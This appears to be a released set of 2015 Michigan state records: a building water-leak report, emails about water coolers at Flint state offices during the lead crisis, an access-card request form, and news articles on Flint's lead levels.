
Team,

Today operations noticed that the carpet on the first floor between the public rest rooms was wet upon further investigation we opened up the closet and seen it was completely soaked and dripping water from the ceiling so operations went floor by floor until we located the cause of the water leak. The domestic hot water line was leaking on the fourth floor near the ball valve. Operations turned off the ball valve which seemed to stop the leak and called B&B immediately to show them the leak and where it appears to be coming from. Paul with B&B called Chad from Long Mechanical and they are routed at plumber to the

building. I took multiple photos of each floor but only attached the highlights to show you the damages and flooding. Operations has found mold on each floor on the walls due to the water damage, the wall, studs, floor track, and pipe insulation is soaked from fourth floor all the way down, fire proofing on the ceiling is soaked from third floor down, the carpet is soaked on the first floor which will need to be dried out, re-glued, and should probably be replaced so we don't have any mold growth. If you have any questions or would like me photos let me know and I would be happy to get them over to you.

Thank You,  
Eddie Wright  
East Zone – Flint  
Maintenance Mechanic  
810-614-0043

























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**From:** Noonan, Michael (DTMB)  
**Sent:** Tuesday, August 11, 2015 9:15 AM  
**To:** Turner, David (DHS)  
**Subject:** Re: McCree Relocation Questions

Because the water has always been safe to drink. We have been waiting for the latest report but still have not received it yet.

We will follow up with the city to try and get a copy for you.

Sent from my iPhone

On Aug 11, 2015, at 7:29 AM, Turner, David (DHS) <[TurnerD2@michigan.gov](mailto:TurnerD2@michigan.gov)> wrote:

Hi Mike – Why did DTMB stop providing the water coolers? I haven't seen anything in the news about the water in Flint lately.

---

**From:** Mose, Sandi Kay (DHS)  
**Sent:** Monday, August 10, 2015 1:23 PM  
**To:** Turner, David (DHS) <[TurnerD2@michigan.gov](mailto:TurnerD2@michigan.gov)>  
**Subject:** FW: McCree Relocation Questions

David,  
DTMB is no longer providing water coolers at the State Office Building, yet we still provide them at McCree and Clio Road.

What are your expectations moving forward?

Are we going to continue with the water coolers? If so, it seems like it should be all our buildings including the SOB where Child Welfare/Adult Services currently sits.

Sandi

---

**From:** Brewer, Marlene M. (DHS)  
**Sent:** Thursday, August 6, 2015 9:44 AM  
**To:** Noonan, Michael (DTMB)  
**Cc:** Fountain, Tracey (DHS); Curtis, Patty (DHS); Mose, Sandi Kay (DHS)  
**Subject:** RE: McCree Relocation Questions

Thank you.

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Thursday, August 06, 2015 9:23 AM  
**To:** Brewer, Marlene M. (DHS)  
**Cc:** Fountain, Tracey (DHS); Curtis, Patty (DHS); Mose, Sandi Kay (DHS)  
**Subject:** Re: McCree Relocation Questions

Marlene,

For the water if your agency wants to have them and pay for them that is up to dhhs to decide. We had them for a short time with the water issue in flint but we will no longer continue to provide . We have several drinking fountains on each floor.

We have a recycle program that is for non confidential materials. If you need the lockable bins that is on your agency.

On our loading dock we have a recycle program for white paper, mixed paper, card board and metal and plastic .

Hope that helps

Sent from my iPhone

On Aug 5, 2015, at 2:50 PM, Brewer, Marlene M. (DHS) <[BrewerM@michigan.gov](mailto:BrewerM@michigan.gov)> wrote:

Good afternoon Mr. Noonan, I am hoping you can answer a couple questions for us:

1. Culligan Water – We have 5 water coolers at McCree. Should I request that Culligan relocate them to SOB? I wasn't sure if you would increase your water coolers or if we should continue with our own.
2. Rapid Shred – We have 5 rapid shred containers. Should we bring them with us to SOB? Again, not sure if we should continue what we have or combine with what is there.

Thanks for your help.

*Marlene Brewer  
Admin Section Manager  
Genesee County McCree District  
810-760-2470*

---

**From:** Walts, Brian (DTMB)  
**Sent:** Friday, August 21, 2015 8:38 AM  
**To:** Noonan, Michael (DTMB);Scates, Larry (DTMB);Pratt, Jeff (DTMB)  
**Cc:** Bidelman, Craig (DTMB);McKee, Ryan (DTMB)  
**Subject:** FW: Access Request  
**Attachments:** Garden Access.pdf

Access Team,

Mr. Warner with DHHS has requested access to several DTMB buildings dock area doors for DHHS employee Brian Garden. I am forwarding to the team to make sure this request is acceptable and for processing. Have a great weekend all.

Thanks,  
Brian

---

**From:** DTMB-Access Card Help Desk  
**Sent:** Friday, August 21, 2015 7:26 AM  
**To:** Walts, Brian (DTMB) <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>  
**Subject:** FW: Access Request

FYI  
Hi Brian I have given a DHHS employee flint dock as requested on form

---

**From:** Wilson, Brian (DHS)  
**Sent:** Wednesday, August 19, 2015 1:38 PM  
**To:** DTMB-Access Card Help Desk  
**Subject:** Access Request

Due to the merger of DCH and DHS, we will need to add access to certain DTMB managed facilities to accommodate MDHHS staff by our trades crew employees. Please confirm when the request is processed.

Thank you.

Brian Wilson  
Department of Health & Human Services  
Emergency Management & Security  
235 S. Grand Ave. Suite:1211  
Lansing, MI 48933  
(P)517-241-9083  
(C)517-242-9413

DTMB-0624 (Rev. 12/11)  
Michigan Department of Management and Budget

## Security Card Request and Record

Security Office Use Only	
Name of Person Issuing card(print)	Card Number
Card Status <input type="checkbox"/> Defective <input type="checkbox"/> Damaged <input type="checkbox"/> Lost/Stolen <input type="checkbox"/> Return Card	
Background Check <input type="checkbox"/> Yes <input type="checkbox"/> No	Name of Person Conducting Background Check(print)

## Security Card Information

## Card Type/Action

☐ Identification Card    ☐ Access Card    ☒ Change Access Card    ☐ Delete All Access Level

## Employee Identification Information (may be used to complete a background check)

Department <b>Health &amp; Human Services</b>	Division <b>Occupancy &amp; Lease Mangement</b>	Primary Work Site <b>Grand Tower Building</b>
Employee Legal Name <b>Brian Garden</b>	Date of Birth [REDACTED]	Work Phone Number <b>517-899-4034</b>
Email Address: <b>GardenB@michigan.gov</b>	Employee Id [REDACTED]	Gender [REDACTED]

## Facility Access Request (new or modified access card only)

Action Requested    ☒ Add Access Level    ☐ Delete Access Level

## Access Level Requested

Access Code #1 <b>FLTDock(Mon-Fri 6:00AM - 6:00PM No Holidays)</b>	Access Code #2 <b>SAGAll(Mon-Fri 6:00AM - 6:00PM No Holidays)</b>	Access Code #3 <b>CASDCH(Mon-Fri 6:00AM - 6:00PM No Holidays)</b>
Access Code #4 <b>Cass Dock(Mon-Fri 6:00AM - 6:00PM No Holidays)</b>	Access Code #5 <b>CASENT(Mon-Fri 6:00AM - 6:00PM No Holidays)</b>	Access Code #6
Access Code #7	Access Code #8	

## Rules and Conditions for Card Holders

This card is the property of the State of Michigan and must be visibly displayed at all times. Use of this card by any individual other than the person to whom it is assigned is prohibited and may lead to disciplinary action. Card must be returned to your Personnel Office upon separation from state employment. Report the loss, theft or damage of this card immediately to DTMB Access Control at DTMB-Access Card Help Desk@michigan.gov. A fee up to \$25.00 will be assessed for replacement of a lost or damaged card. If you find a lost card, it may be deposited directly into any U.S. Mailbox.

I acknowledge receipt of the card/access code(s) indicated on this form, have read and understand the above rules regarding card use and agree to abide by these rules.

## Employee Acceptance of Rules and Conditions (sign and date)

Signature/Date

## Department Approvals (authorizing signatures and dates)

Supervisor Signature/Date Supervisor - Print Name

Authorized Department Representative Signature/Date Authorized Department Representative - Print Name

## High Security Access Authority Approval (CIP Use Only)

Authorized DTMB Department Representative Signature/Date \* High Security Access Authority Approval Signature/Date(additional if needed)

\* High Security Access Authority Approval Signature/Date \* High Security Access Authority Approval Signature/Date(additional if needed)

\* High Security Access areas include server rooms, vital records, etc.



---

**From:** Turner, David (DHS)  
**Sent:** Tuesday, September 15, 2015 12:33 PM  
**To:** Scates, Larry (DTMB)  
**Subject:** FW: Flint water  
**Attachments:** ATT00001.htm; Water.pdf; ATT00002.htm

Good afternoon Larry -- Can you advise if DTMB will be installing water coolers again at the Flint State Office Building? The attached article has been raised as a point of concern. I am going to get them again at our Clio Rd. Office.

Thanks, David

---

**From:** Mose, Sandi Kay (DHS)  
**Sent:** Tuesday, September 15, 2015 11:24 AM  
**To:** Turner, David (DHS) <TurnerD2@michigan.gov>  
**Subject:** Fwd: Flint water

Hi David,

Thoughts for the state office building and Clio road?  
Sandi

Sent from my iPhone

Begin forwarded message:

**From:** "McNiel, Zachary (DHS)" <McNielZ@michigan.gov>  
**To:** "Mose, Sandi Kay (DHS)" <MoseS@michigan.gov>  
**Cc:** "smcmullen@uawlocal6000.org" <smcmullen@uawlocal6000.org>, "njones@uawlocal6000.org" <njones@uawlocal6000.org>, "Woods, Quandria (DHS)" <WoodsQ@michigan.gov>, "McEwen, Michael A. (DHS)" <McEwenM@michigan.gov>  
**Subject:** Flint water

Due to the unsafe rise in Lead levels with the City of Flint water supply. I would like to get the water dispensers back in the building asap. This is a breach of Article 22- Health & Safety. Please see attached documents regarding this.

<http://www.metrotimes.com/Blogs/archives/2015/09/01/independent-water-tests-show-lead-problems-far-worse-than-flint-claims>

Michael What can we do to expedite this process?

Please advise.

*Zachary McNiel*

*Administrative Support/ Client Services*

*Department of Health & Human Services*

*Clío Road District*

*4809 Clío Road; Flint, MI 48504*

*Phone: 810-787-7028*

*Fax: 517-346-9888*

*Email: [mcnielz@michigan.gov](mailto:mcnielz@michigan.gov)*

FLINT

# Walling asks Snyder for \$10M to replace lead water pipes

By Ron Fonger  
rfonger1@mlive.com

Mayor Dayne Walling is asking Gov. Rick Snyder for \$30 million to upgrade Flint's water system, including \$10 million to remove lead service pipes and plumbing susceptible to leaching lead.

Walling, speaking Monday to the City Council, announced the request, made in a letter to the governor the same day.

"We need every available expert and resource to address Flint's water problems," Walling's letter said.

"Flint's safety is my top priority. Just as the city and state have worked together on public safety, we need additional support for fixing the water problems. We need \$30 million in new funds to repair and upgrade the citywide infrastructure and to assist

households in becoming lead-free."

Walling's letter came the day before a professor from Virginia Polytechnic Institute and State University is scheduled to speak at a town hall meeting in Flint about the results of a study of lead in Flint's drinking water.

The meeting is 6-8 p.m. today at Saints of God Church, 2200 Forest Hill Ave.

Researchers from Virginia Tech last week advised Flint residents not to drink or cook with tap water without flushing lines before each use or using a filter to remove lead.

Virginia Tech students and faculty posted the results of 252 water tests from Flint at [flintwaterstudy.org](http://flintwaterstudy.org), concluding the city has "a very serious lead

in water problem."

Testing has shown 10 percent of the water samples from across the city tested at 25 parts per billion of lead or more — far more than the allowable level, 15 ppb, set in federal guidelines. City and state officials said they have not seen such high lead levels in their own tests of more than 150 homes in the city since April 2014.

## UPGRADES CITED

Walling spoke about his letter to Snyder as part of a presentation on water that included City Administrator Natasha Henderson and Department of Public Works Director Howard Croft.

Croft said the city has made important upgrades to its water treatment and transmission

## IF YOU GO

### WATER MEETING

**What:** Town hall meeting featuring Marc Edwards, a Virginia Polytechnic Institute and State University professor overseeing a study of Flint's drinking water

**When:** 6-8 p.m. today

**Where:** Saints of God Church, 2200 Forest Hill Ave. in Flint

**Organizers:** Water You Fighting For, the Coalition for Clean Water and Concerned Pastors for Social Action

systems since it began using the Flint River as its water source in April 2014.

He said the city has a draft copy of a plan for making Flint water less corrosive and less likely to result in high amounts

of lead in the water supply.

Walling previously was successful in securing state money for Flint's water system.

In February, Snyder awarded Flint \$2 million to find leaks in city water lines and to replace a wastewater incinerator — moves officials said would free up money for improving the water quality.

Walling's request and remarks did not impress Flint Councilman Eric Mays, who left the council table and did not vote to endorse the mayor's letter to the governor.

The council voted 8-0, with Mays absent, to endorse the letter.

Mays called Walling's comments and letter "nothing more than a media show ... a horse an pony show."



## Feds sending in experts to help Flint keep lead out of water

Ron Fonger | [rfonger1@mlive.com](mailto:rfonger1@mlive.com) By Ron Fonger | [rfonger1@mlive.com](mailto:rfonger1@mlive.com)

on September 10, 2015 at 6:00 PM, updated September 10, 2015 at 6:04 PM

FLINT, MI -- The U.S. Environmental Protection Agency says it will send help to the city as it develops plans for controlling **corrosion in treated Flint River water**, a key to keeping lead from leaching into homes and businesses.

The EPA said that while city water is within allowable levels for lead, it has "recommended that Flint implement **corrosion control treatment** as soon as possible since the city's lead service lines can leach lead into the drinking water if left untreated."

The statement was issued to The Flint Journal-MLive Wednesday, Sept. 9, one day after researchers from Virginia Tech University advised Flint residents not to drink or cook with tap water here without flushing lines before each use or using a filter to remove lead.

Virginia Tech students and faculty have posted the results of 252 water tests from Flint online, concluding the city has "a very serious lead in water problem."

The Virginia Tech testing so far has shown 10 percent of the water samples from across the city tested at 25 parts per billion of lead or more -- far more than the allowable level -- 15 ppb -- set in federal guidelines.

Overall, the Virginia Tech testing showed 16.7 percent of Flint samples showed more than 15 ppb of lead.

Meanwhile, the city's official test results show 90 percent or more of the samples are 15 ppb or less, according to the state, and the water is meeting all standards for safety.

Flint Mayor Dayne Walling said in an email that he trusts "efforts being made by the EPA to work closely with the Michigan Department of Environmental Quality and the city of Flint to ensure that Flint residents are provided with safe drinking water and all questions are answered."

Walling announced last week that the city will put measures in place that are designed to reduce lead in drinking water by 2016, and said he had been in regular communication with the U.S. EPA, which has agreed to have experts from its Office of Research and Development join Flint's Technical Advisory Committee.

The Technical Advisory Committee was **formed in March** by Walling and former emergency manager Jerry Ambrose but has met only twice, Flint Department of Public Works Director Howard Croft said.

Virginia Tech Professor Marc Edwards, who plans to visit Flint next week to discuss the results of water testing here, said city residents need "scientifically sound advice about the safety of their water when it comes to lead," a toxic metal that was used for many years in household plumbing and water service lines.

Even at low levels, lead may cause a range of health effects, including behavioral problems and learning disabilities, according to the EPA, which warns that children 6 years old and under are most at risk from lead exposure.

The Michigan Department of Environmental Quality has estimated at least 15,000 homes in Flint have lead plumbing, and Communications Director Brad Wurfel said the only way to eliminate lead in those homes would be to replace hundreds of miles of lead pipes and connections.

Flint residents "who have lead pipes or a lead service connection had lead in their water at some level before this issue was in the newspaper ... before the switch to the Flint River," Wurfel said in an email Thursday, Sept. 10. "Optimizing (corrosion control) can minimize impacts, but it won't alleviate the issue."

Edwards' group says in a posting online that Flint water is safe for bathing, showering, toilet flushing and watering lawns and gardens, but advised that the water should be used for cooking or drinking only if it flows through a faucet filter certified to remove lead or if lines have been continuously flushed for 5 minutes at a high flow rate to clean most lead from pipes before use.

